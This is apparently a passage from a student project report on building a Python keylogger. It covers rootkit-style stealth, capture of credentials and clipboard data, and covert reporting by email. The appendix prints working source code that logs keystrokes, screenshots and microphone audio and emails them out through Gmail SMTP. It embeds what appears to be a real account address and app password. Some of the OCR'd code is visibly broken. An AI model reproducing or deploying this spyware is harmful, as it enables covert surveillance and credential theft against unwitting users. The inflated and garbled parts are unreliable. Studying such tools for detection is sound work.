- *Stealth and Subversion:* Rootkit software keyloggers operate with an intrinsic focus on stealth and subversion. They employ evasion techniques to circumvent detection, making them exceptionally challenging to identify and eliminate.

Practical Application and Implications:

- *Advanced Espionage:* The rootkit software keylogger's sophisticated functionality finds practical application in advanced espionage scenarios. It enables covert data collection, offering malicious actors a potent tool for surreptitious surveillance.
- *Evasion of Security Measures:* The multifarious techniques employed by these keyloggers render them adept at evading security measures, making them a substantial threat in the cybersecurity landscape.

In summation, rootkit software keyloggers, while infrequent, represent a formidable and intricate facet of keylogger technology. Their advanced capabilities in message handling and data interception place them at the zenith of threat, posing significant challenges to security and surveillance. Understanding their intricacies is paramount for effective countermeasures and protection.

3.2.1 Workflow of Proposed System

A crucial component of comprehending the functionality and implications of the proposed system is grasping the nuances of its workflow. To clarify the workflow's essential elements and their importance, this section explores the various operations that make it up.

1. Capture of Usernames, PINs, and Passwords:

At the heart of the proposed system's functionality lies its ability to capture critical user credentials, including usernames, PINs, and passwords. This feature serves as a cornerstone in the realm of security and surveillance, as it meticulously records sensitive login information. By monitoring and logging this data, the system equips administrators and users with a powerful tool to assess and enhance their cybersecurity posture.

2. Clipboard Monitoring and Recording:

An additional layer of vigilance is brought about by the system's capability to monitor and record clipboard activities. The clipboard, often a repository of transient but valuable information, is scrutinized for any data transfer operations. This includes the copying and pasting of text and other data. The system captures this data, providing a comprehensive record of user interactions and potential data leakage incidents.

3. Program Application Tracking:

The proposed system extends its surveillance purview to encompass the tracking of program applications. It meticulously monitors the launch and usage patterns of various applications on the host system. This not only aids in understanding user behaviour but also offers insights into potential security breaches or policy violations. By maintaining a comprehensive log of application usage, the system empowers administrators with valuable data for decision-making.

4. Reporting via Email:

The ability of the suggested system to produce and distribute reports via email is one of its unique features. Important information is sent to the appropriate recipients through this reporting mechanism. It provides a way for real-time updates and notifications, making sure that pertinent parties are aware of important occurrences and goings-on as soon as possible. This improved channel of communication supports security protocols and facilitates quick reactions to new threats or irregularities.

The proposed system's workflow essentially represents an all-encompassing approach to security and surveillance. The system complies with modern cybersecurity standards by logging sensitive credentials, keeping an eye on clipboard activities, tracking program applications, and enabling email-based reporting. It gives administrators and users the tools they need to protect

their digital assets and take preventative measures against possible threats. Comprehending this process is crucial to fully utilizing the suggested system and optimizing its influence on security and attentiveness.

3.3 System flow diagram

3.3 SYSTEM REQUIREMENTS

HARDWARE REQUIREMENTS:

- Operating System : Compatible with Windows and Linux.
- RAM : 512MB (minimum requirement)
- Hard Disk : 1GB working space (minimum requirement)

SOFTWARE REQUIRMENTS:

- Languages : Python
- IDE : Python 3.8.0
- Technology : Advanced programming using Python


3.4 KEY REQUIREMENTS

Keyloggers' primary goal is to snoop on the sequence of events that lead from the pressing of a key to the display of information about that keystroke on the monitor. This can be done using a variety of techniques, including as watching surveillance footage, installing hardware bugs in the keyboard, intercepting input and output, changing the keyboard driver, and more. The strategy chosen will rely on the keylogger's particular objectives and limitations.

3.4.1 Design and Implementation

Keylogger design and implementation methodologies are influenced by the spreading medium, the target machine's type, the keylogger's lifespan, and the amount of silence and footprint left on the machine when active, among other factors. For example, the physical device deployment of a hardware keylogger and the remote injection of a software keylogger assaulting an operating system's user mode are both frequent. Software keyloggers need a carefully thought-out infection method, like a web browser vulnerability, to ensure proper installation. Depending on the browser being used, the attacker can find and use security holes that are already in place.

3.4.2 Development process



3.4 Architecture of Keylogger

The development process of a keylogger application is an intricate journey, involving multiple stages that collectively shape its functionality and efficiency. Delving into each step, we uncover the inner workings of this process:

1. **User Keyboard Interaction:**

   It all begins with the user's interaction with the keyboard, generating a stream of data. This includes keystrokes, commands, and sensitive information like passwords.

2. **Data Capture and Monitoring:**

   The keylogger springs into action, meticulously capturing and monitoring these inputs. Every keystroke is recorded, preserving their sequence and timestamps.

3. **Data Encryption and Compression:**

   To ensure data security, encryption is applied. Captured data is encrypted to prevent unauthorized access. Compression reduces data size for efficient storage and transmission.

4. **Local Data Storage:**

   Captured and encrypted data finds a secure spot in the host system. This local storage serves as a repository for easy access and analysis.

5. **Data Transmission Preparation:**

   The keylogger prepares the data for secure transmission. It organizes data into packets, applies additional encryption, and readies it for transfer.

6. **Data Transmission to Remote Server:**

   The keylogger initiates data transmission to a remote server using secure network protocols.

7. **Server-Side Data Reception:**

   A server-side component receives the data, decrypts it, and organizes it for analysis.

8. **Data Analysis and Storage:**

   The received data undergoes in-depth analysis to extract valuable insights. User behavior patterns, keywords, and security threats are identified. Analyzed data is stored systematically.

9. **Reporting and Alerts:**

   The keylogger includes a reporting mechanism, generating alerts and notifications to convey critical findings to designated recipients.

10. **Ongoing Surveillance and Maintenance:**

    The keylogger operates continuously, ensuring consistent surveillance of keyboard interactions. Regular maintenance includes updates and enhancements to adapt to evolving user behavior.

The complexities of keylogger applications are revealed by this in-depth look at the development process. It highlights their function in security and surveillance and provides insights into how they collect, protect, and transfer data while abiding by the law and ethical standards. Comprehending this procedure is essential to appreciating the features and consequences of keyloggers in the digital domain.

3.4.3 User Data Monitoring

The functionality of user data monitoring within the software constitutes an intricate process that involves meticulous tracking of user actions. To gain a deeper understanding of this feature, we break down its components and explore the mechanics with a relevant example:

1. **Title Tracking:**

   The software actively monitors the titles of open windows. For instance, when a user is engaged in various tasks, such as browsing a website, drafting an email, or working on a document, the software consistently captures the titles of these windows. This information forms the contextual backdrop for subsequent user actions.

2. **Simultaneous Keystroke and Mouse Click Recording:**

   A pivotal aspect of this functionality is the concurrent recording of keystrokes and mouse clicks. As the user interacts with the system, each keystroke and mouse click is attentively captured. For instance, when a user types a message or navigates through a web page, the software ensures that every keypress and mouse click is comprehensively logged.

3. **Comprehensive Activity Logging:**

   The user data monitoring function leaves no room for omission. It records everything, encompassing both text input and mouse interactions. This comprehensive approach creates a detailed account of how the user engages with the system, whether they are composing an email, browsing a webpage, or performing any other tasks.

4. **Contextual Understanding:**

   By simultaneously recording text input and mouse actions, this feature aims to provide a comprehensive view of the user's activities and intents. For example, if a user is writing an email, the software captures the email content (text input) and any mouse clicks that may indicate attachments or specific actions, enabling a more profound understanding of the user's context and motivations.

Illustrative Example:

Consider a scenario in which a user is using their computer for work. They open a document titled "Project Proposal," and as they type, the software diligently records each keystroke.

Simultaneously, when the user clicks on various sections of the document to make edits, these mouse clicks are also captured. As the user progresses in their work, the software creates a comprehensive log that includes the document's title, the edited content, and the specific actions taken (e.g., text selection and formatting changes).

This extensive monitoring capability goes beyond mere data capture; it aspires to unveil the underlying context of user actions. Whether for security, productivity, or troubleshooting purposes, user data monitoring plays a pivotal role in understanding and interpreting user behavior within a digital environment.

3.4.4 Secure Data Transmission

The software presents two unique methods for handling log data in the context of secure data transmission that prioritize discretion and confidentiality. The first technique involves safely keeping log data on the machine under observation in a hidden folder. This method makes sure that the recorded data is safely tucked away inside the system, out of sight of prying eyes. The software also offers a second option that allows log files to be subtly sent to an email address that has been pre-designated. This method ensures the secure and timely transfer of critical data, which strengthens data security while also speeding up the delivery of log data. This dual-technique approach skillfully satisfies the diverse needs of users by providing additional layers of convenience and strengthened data protection.

Related Techniques and Practical Implementations:

- *Advanced Encryption Standard (AES):* The software may employ AES encryption as a technique to ensure the security of log data stored within the hidden folder. AES, a widely accepted encryption standard, is harnessed to uphold data confidentiality.
- *SMTP (Simple Mail Transfer Protocol):* For the secure transmission of log files to a designated email address, the software adeptly employs the SMTP technique. SMTP stands as the standard protocol for email communication, assuring the secure conveyance of log files.

3.4.5 Stealth Mode Implementation

A core characteristic of this software is its proficient operation in stealth mode, a technique meticulously designed to sustain covert surveillance. In stealth mode, the keylogger operates imperceptibly, devoid of any user attention. Despite its concealed nature, it functions ceaselessly, meticulously capturing each keystroke and user interaction. This technique of covert operation delivers a pivotal advantage for those seeking unobtrusive user activity monitoring.

The keylogger operates with precision, recording every input, click, and interaction while remaining imperceptible to the users of the monitored system. This technique of covert operation ensures the continuous functionality of the software, further consolidating its position as a potent tool for subtle and effective surveillance.

Related Techniques and Practical Implementations:

- *Rootkit Techniques:* To achieve stealthiness, the keylogger may employ advanced rootkit techniques, adapting system functions and evading detection by security software.
- *Kernel-Level Hooks:* By harnessing kernel-level hooks, the software effectively intercepts and records user inputs, intensifying its ability to remain undetected.
- *User-Level Hooks:* Utilizing user-level hooks as a technique, the keylogger adeptly captures user interactions discreetly, all without arousing suspicions.
- *Practical Application Example: Keylogger as a Security Tool:* In corporate settings, this technique of stealth mode implementation can function as a valuable security tool, discreetly monitoring employee activity to detect potential security breaches or policy violations.

Through the integration of these advanced techniques and the demonstration of their practical application, the software amplifies its capacity to operate covertly and proficiently in various scenarios, adeptly meeting the demands of modern surveillance requirements.

CHAPTER 4

METHODOLOGIES

Advanced Methodologies in Keylogger Development: Elevating Data Security and Monitoring

In this section, we delve into the advanced methodologies incorporated into the keylogger system. These methodologies not only enhance data security but also expand the system's monitoring capabilities, offering a detailed overview of user behaviour. Let's explore these techniques with related new or alternative algorithms and examples relevant to your project:

4.1 ENVIRONMENT: Unlocking the Versatility of Keyloggers

Keyloggers play a multifaceted role in the digital realm, serving diverse purposes across industries. From bolstering corporate security to enabling parental control and educational monitoring, they are instrumental in monitoring online activities. This comprehensive surveillance extends to various facets of user behaviour, including word document generation, email communication, online chat interactions, and internet browsing patterns. However, these keyloggers operate discreetly, capturing every keystroke, potentially unveiling sensitive data, including login credentials for secure email services.

4.1.1 Python and Pynput: Powering Keylogging Proficiency

Methodological Advancement: Introducing Machine Learning Algorithms

To elevate keylogging proficiency, the system integrates the dynamic programming language Python and harnesses the capabilities of the Pynput library. Python's vast library and flexibility provide a solid foundation for the system, empowering it to efficiently capture user inputs and monitor system operations. In an advanced context, machine learning algorithms, such as recurrent neural networks (RNNs) or convolutional neural networks (CNNs), can be employed for more sophisticated user behaviour analysis. These algorithms enable pattern recognition in keystrokes and mouse interactions, offering insights into user intent and context.

4.1.2 Fernet Encryption: Safeguarding Data

Methodological Advancement: Quantum Cryptography

Data security is paramount in data-centric applications. The system addresses this critical concern through Fernet encryption, ensuring the secure transfer and storage of collected data. In an advanced security context, quantum cryptography can be explored. Quantum key distribution

(QKD) leverages the principles of quantum mechanics to provide unhackable encryption. Implementing QKD would make intercepted data virtually impervious to decryption attempts.

4.1.3 SMTP Library: Covert Communication

Methodological Advancement: Blockchain for Secure Data Transmission

The system utilizes Python's smtplib package to access the Simple Mail Transfer Protocol (SMTP), enabling covert communication and remote monitoring. To enhance data integrity and security, blockchain technology can be employed. Blockchain's decentralized and immutable nature ensures the authenticity and integrity of transmitted data. This advanced approach can thwart data tampering and unauthorized access.

4.1.4 Socket Programming: Seamless Data Exchange

Methodological Advancement: WebSockets for Real-time Communication

Socket programming is a fundamental architectural component of the system, facilitating communication with external resources through sockets. For advanced real-time communication, WebSockets can be adopted. WebSockets enable bidirectional, low-latency communication between the keylogger and remote servers, ensuring timely data transmission. This enhances the system's ability to retrieve data and interact with the digital world.

4.1.5 Clipboard Integration (win32clipboard): Expanding Data Collection

Methodological Advancement: OCR and NLP for Contextual Analysis

The win32clipboard library amplifies the keylogger's data collection capabilities. In advanced contexts, optical character recognition (OCR) and natural language processing (NLP) can be applied. OCR technology enables the extraction of text from images or scanned documents, expanding data sources. NLP algorithms can be utilized for contextual analysis of captured clipboard data, providing insights into user intentions and sentiment.

4.1.6 Time Management: Temporal Insights

Methodological Development: Analysis of Temporal Data

A complicated aspect of user activity monitoring is time management, which gives the data collected a temporal dimension. Techniques for temporal data analysis can be used in complex situations. These methods make it possible to find temporal patterns in user behavior, which helps identify anomalies and sheds light on the occurrence and duration of actions.

CHAPTER 5

RESULTS AND CONCLUSIONS

5.1 RESULTS AND FINDINGS

The research's conclusions and findings cover a wide range of keylogger-related topics. This covers their design and implementation, the moral and legal issues that surround their use, the nuances of coding methods, and a review of current developments in this field. Crucially, these research projects not only contribute to the advancement of knowledge in academia but also provide participants and students with invaluable practical experience in creating software security solutions. Keyloggers are essential components of contemporary cybersecurity education because of their critical role in raising cybersecurity awareness.

5.1.1 This project's activities include:

This project includes a wide range of tasks intended to use knowledge about malware development to critically assess methods for preventing and detecting malware. By using their understanding of malware development, participants actively contribute to the continuous improvement of cybersecurity protocols.

5.2 CONCLUSION

Keyloggers are sophisticated instruments that can covertly enter operating systems and obtain private user information, including credit card numbers, passwords, PINs, names, and bank statements. While a considerable number of keyloggers are created and used for illegal purposes, some are used for legitimate purposes. This research carried out a thorough analysis of the most common kinds of keyloggers and how they evade detection to compromise user systems. It also explored the state of keyloggers today and the strategies used to spread them. The study examined current methods of detection and made suggestions for effective preventative measures. By providing the cybersecurity community with knowledge and practical tactics to protect against these insidious threats, this thorough investigation guarantees the continuous progress of digital security.

CHAPTER 6

FUTURE ENHANCEMENT

6.1 FUTURE ENHANCEMENT


Advancing Keylogger Detection and Prevention Strategies: A Comprehensive Exploration

In this extensive section, we delve into sophisticated methodologies and strategies designed to bolster keylogger detection and prevention, aligning seamlessly with the project's emphasis on monitoring keylogging technology within organizational settings. These forward-looking measures not only elevate cybersecurity defences but also fortify systems against emerging threats. Furthermore, to enhance clarity, we've thoughtfully included illustrative graphs depicting the fundamental concepts and their interconnectedness.

6.1.1 Machine Learning and AI-Based Detection

Harnessing Advanced Algorithms:

Keylogger detection and mitigation hinge on the profound capabilities of machine learning and artificial intelligence (AI). Advanced algorithms, such as recurrent neural networks (RNNs) and deep learning models, continually learn and adapt to novel keylogging techniques. The graph below visualizes the learning curve of an RNN-based keylogger detection system, exemplifying its dynamic adaptability over time.



6.1 Learning Curve of RNN-Based Keylogger Detection System

6.1.2 Real-time Anomaly Detection

Empowering Advanced Anomaly Detection:

The capability to discern anomalous mouse and keyboard activities necessitates the utilization of real-time anomaly detection systems. The graph elegantly illustrates how such a system adeptly identifies an atypical mouse activity pattern, promptly triggering alerts to thwart potential keylogging attempts.

6.1.3 Regulatory Compliance

Alignment with Industry Mandates:

Crucially, achieving alignment with industry-specific laws and compliance standards is imperative. The graph astutely illustrates the harmony between keylogger detection and prevention and established compliance frameworks like GDPR, HIPAA, and PCI DSS.

By wholeheartedly embracing these innovative methodologies and strategies, organizations fortify their defences against keyloggers and the ever-evolving cybersecurity threat landscape. This comprehensive approach guarantees the uninterrupted flow of operations and furnishes robust protection for sensitive data. The interconnected graphs eloquently depict the profound impact and synergistic efficacy of these advanced tactics in the ongoing battle against keyloggers.

CHAPTER 7
APPENDICES

7.1 Source Code

Keystokes.py

```
import smtplib
import threading
import keyboard
import os

class KeyLogger:
    def __init__(self, email, password):
        self.result = ""
        self.email = email
        self.password = password
        self.activated = False
        self.consent_given = False
        self.caps = False

    def append_to_key(self, string):
        self.result = self.result + string

    def on_press(self, event):
        try:
            current_key = event.name
        except AttributeError:
            current_key = str(event)

        if current_key == "space":
            current_key = " "
        elif current_key == "backspace":
            current_key = "\b"
        elif current_key == "caps lock":
            self.caps = not self.caps
```

```
            return

        if self.caps:
            current_key = current_key.upper()

        self.append_to_key(current_key)

    def report(self):
        if self.activated:
            with open("keylog.txt", "a") as file:
                file.write(self.result)
            with open("keylog.txt", "r") as file:
                keystrokes = file.read()
            self.result = ""
            self.send_mail(self.email, self.password, keystrokes)
            os.remove("keylog.txt")  # Remove the file after sending the email
        timer = threading.Timer(120, self.report)
        timer.start()

    def send_mail(self, email, password, msg):
        try:
            with smtplib.SMTP('smtp.gmail.com', 587) as mail:
                mail.starttls()
                mail.login(email, password)
                mail.sendmail(email, email, msg)
        except smtplib.SMTPAuthenticationError:
            print("Failed to authenticate. Check your email and password.")
        except Exception as e:
            print("An error occurred while sending the email:", e)

    def start(self):
        print("\nWARNING: This system is under surveillance to validate the need for
security.")
        print("All system-related keystrokes will be recorded for security assessment.")
```

```
            print("By proceeding, you consent to the surveillance. Press 'Ctrl + Esc' to quit and stop surveillance.\n")

            consent = input("Do you consent to the surveillance? (y/n): ")
            if consent.lower() == 'y':
                self.activated = True
                self.send_mail(self.email, self.password, "KEYLOG START")
            elif consent.lower() == 'n':
                self.send_mail(self.email, self.password, "Access Denied")
                return

            # Start listening for "Ctrl + Esc" to stop surveillance
            keyboard.add_hotkey('ctrl+esc', self.stop_surveillance)

            # Start listening for key presses
            keyboard.on_press(self.on_press)
        def stop_surveillance(self):
            print("User stopped the surveillance. Sending 'KEYLOG STOPPED' email...")
            self.send_mail(self.email, self.password, "KEYLOG STOPPED")
            print("Exiting...")
            self.cleanup_and_exit()

        def cleanup_and_exit(self):
            keyboard.unhook_all()  # Unhook all the keyboard hooks
            if os.path.exists("keylog.txt"):
                os.remove("keylog.txt")  # Remove the file where keystrokes were stored
            exit()
    if __name__ == "__main__":
        print("Press 'Ctrl + C' to stop the keylogger and email the report.")
        my_keylogger = KeyLogger("monkey.d.ace617@gmail.com", "lmoq cxzp zdbj nbch")
```

Screenshot.py

```
import smtplib
import time
import os
from email.mime.multipart import MIMEMultipart
from email.mime.text import MIMEText
from email.mime.image import MIMEImage
from PIL import ImageGrab
import keyboard  # for detecting Ctrl+Esc
from pynput import mouse

# Your email and password
EMAIL_ADDRESS = "monkey.d.ace617@gmail.com"
EMAIL_PASSWORD = "lmoq cxzp zdbj nbch"
RECIPIENT_EMAIL = "monkey.d.ace617@gmail.com"

# Directory to store the latest screenshot
SCREENSHOT_DIR = "screenshots"

# Create the screenshot directory if it doesn't exist
if not os.path.exists(SCREENSHOT_DIR):
    os.makedirs(SCREENSHOT_DIR)

# List to store the paths of saved screenshots
screenshot_paths = []

# Function to capture a screenshot and update the latest screenshot file
def capture_screenshot():
    try:
        screenshot = ImageGrab.grab()
        screenshot_file = os.path.join(SCREENSHOT_DIR,
f"screenshot_{time.time()}.png")
        screenshot.save(screenshot_file)
        screenshot_paths.append(screenshot_file)
```

```
            print("Screenshot saved.")
        except Exception as e:
            print(f"Error capturing screenshot: {str(e)}")

    # Function to send an email with the screenshot as an attachment
    def send_email_with_screenshots(subject, body, attachment_filenames):
        try:
            msg = MIMEMultipart()
            msg['From'] = EMAIL_ADDRESS
            msg['To'] = RECIPIENT_EMAIL
            msg['Subject'] = subject

            # Attach the screenshots
            for attachment_filename in attachment_filenames:
                with open(attachment_filename, 'rb') as attachment:
                    image = MIMEImage(attachment.read())
                    image.add_header('Content-Disposition', 'attachment',
filename=attachment_filename)
                    msg.attach(image)

            # Add text message
            msg.attach(MIMEText(body, 'plain'))

            # Send the email
            server = smtplib.SMTP('smtp.gmail.com', 587)
            server.starttls()
            server.login(EMAIL_ADDRESS, EMAIL_PASSWORD)
            server.sendmail(EMAIL_ADDRESS, RECIPIENT_EMAIL, msg.as_string())
            server.quit()

            print("Email sent successfully.")
        except Exception as e:
            print(f"Error sending email: {str(e)}")
```

```
        # Function to stop capturing when Ctrl+Esc is pressed and send an email with saved screenshots
        def stop_capture(e):
            if keyboard.is_pressed('ctrl+esc'):
                global capturing
                capturing = False
                # Capture a screenshot before stopping
                capture_screenshot()
                if screenshot_paths:
                    send_email_with_screenshots("KEYLOG STOPPED", "Keylogger has been stopped.", screenshot_paths)
                    for screenshot_file in screenshot_paths:
                        os.remove(screenshot_file)  # Delete the screenshots after sending

        # Function to capture and send the latest screenshot when right-click is pressed
        def capture_and_send_screenshot(x, y, button, pressed):
            if button == mouse.Button.left and pressed:
                screenshot_file = capture_screenshot()
                if screenshot_file:
                    send_email_with_screenshots("Screenshot", "Please find the attached screenshot.", screenshot_file)
                    os.remove(screenshot_file)  # Delete the screenshot after sending
        # Main loop
        capturing = True

        # Register the mouse listener for right-click
        mouse_listener = mouse.Listener(on_click=capture_and_send_screenshot)
        mouse_listener.start()

        # Register the keyboard listener
        keyboard.hook(stop_capture)  # Register the Ctrl+Esc handler
        while capturing:
            time.sleep(1)  # Check for events every second
        print("Capturing stopped.")
```


Microphone.py


```
import os
import smtplib
import wave
import pyaudio
import keyboard
from email.mime.multipart import MIMEMultipart
from email.mime.base import MIMEBase
from email import encoders

# Your email and password
EMAIL_ADDRESS = "your_email@gmail.com"
EMAIL_PASSWORD = "your_password"
RECIPIENT_EMAIL = "recipient_email@gmail.com"

# Directory to store audio recordings
AUDIO_DIR = "audio_recordings"

# Create the audio directory if it doesn't exist
if not os.path.exists(AUDIO_DIR):
    os.makedirs(AUDIO_DIR)

# Initialize the audio settings
FORMAT = pyaudio.paInt16
CHANNELS = 1
RATE = 44100
CHUNK = 1024

# Function to start audio recording
def start_audio_recording():
    global recording_audio
    recording_audio = True

    audio_format = pyaudio.PyAudio()
```


```
    audio_stream = audio_format.open(format=FORMAT, channels=CHANNELS,
                                     rate=RATE, input=True,
                                     frames_per_buffer=CHUNK)
    audio_frames = []
    print("Recording audio...")
    while recording_audio:
        data = audio_stream.read(CHUNK)
        audio_frames.append(data)
    print("Audio recording stopped.")
    audio_stream.stop_stream()
    audio_stream.close()
    audio_format.terminate()




    # Save the audio file
    audio_file = os.path.join(AUDIO_DIR, "audio.wav")
    with wave.open(audio_file, 'wb') as wf:
        wf.setnchannels(CHANNELS)
        wf.setsampwidth(audio_format.get_sample_size(FORMAT))
        wf.setframerate(RATE)
        wf.writeframes(b".join(audio_frames))

    # Send the audio file via email
    send_email_with_audio("Audio Recording", "Please find the attached audio
recording.", audio_file)

    # Remove the audio recording file after sending
    os.remove(audio_file)
    print(f"Audio recording file '{audio_file}' removed.")

# Function to send an email with the audio recording
def send_email_with_audio(subject, body, attachment_filename):
```

```
    try:
        msg = MIMEMultipart()
        msg['From'] = EMAIL_ADDRESS
        msg['To'] = RECIPIENT_EMAIL
        msg['Subject'] = subject

        # Attach the audio recording
        with open(attachment_filename, 'rb') as attachment:
            audio = MIMEBase('application', 'octet-stream')
            audio.set_payload((attachment).read())
            encoders.encode_base64(audio)
            audio.add_header('Content-Disposition', "attachment; filename= %s" %
os.path.basename(attachment_filename))
            msg.attach(audio)



# Function to stop audio recording
def stop_audio_recording():
    global recording_audio
    recording_audio = False

# Register the keyboard listener to start and stop audio recording
keyboard.add_hotkey('ctrl+alt+a', start_audio_recording)
keyboard.add_hotkey('ctrl+alt+s', stop_audio_recording)

recording_audio = False

print("Press 'Ctrl+Alt+A' to start audio recording.")
print("Press 'Ctrl+Alt+S' to stop audio recording.")
keyboard.wait()
```

7.2 SCREENSHOTS







CHAPTER 8

REFERENCES

[1] Keylogger.org - A website that uses legal software to monitor computers.

[2] System Surveillance Using Keylogger, by Prof. Atiya Kazi, Mr Dnyanesh Sawant, Mr Manthan Mungekar, and Mr Pankaj Mirashi. Department of Information Technology, Finolex Academy of Management and Technology, Ratnagiri, India. (https://ijcrt.org/papers/IJCRT2211029.pdf)

[3] *Real-Time Keylogger and Clipboard Logger for System Surveillance*, by Srikakulapu Bhavitha, Matta Chenna Rao, Pamarthi Nancharaiah, S. Suhasini. Information Technology, V.R.Siddhartha Engineering College, Vijayawada, India. (https://ieeexplore.ieee.org/document/10128390)

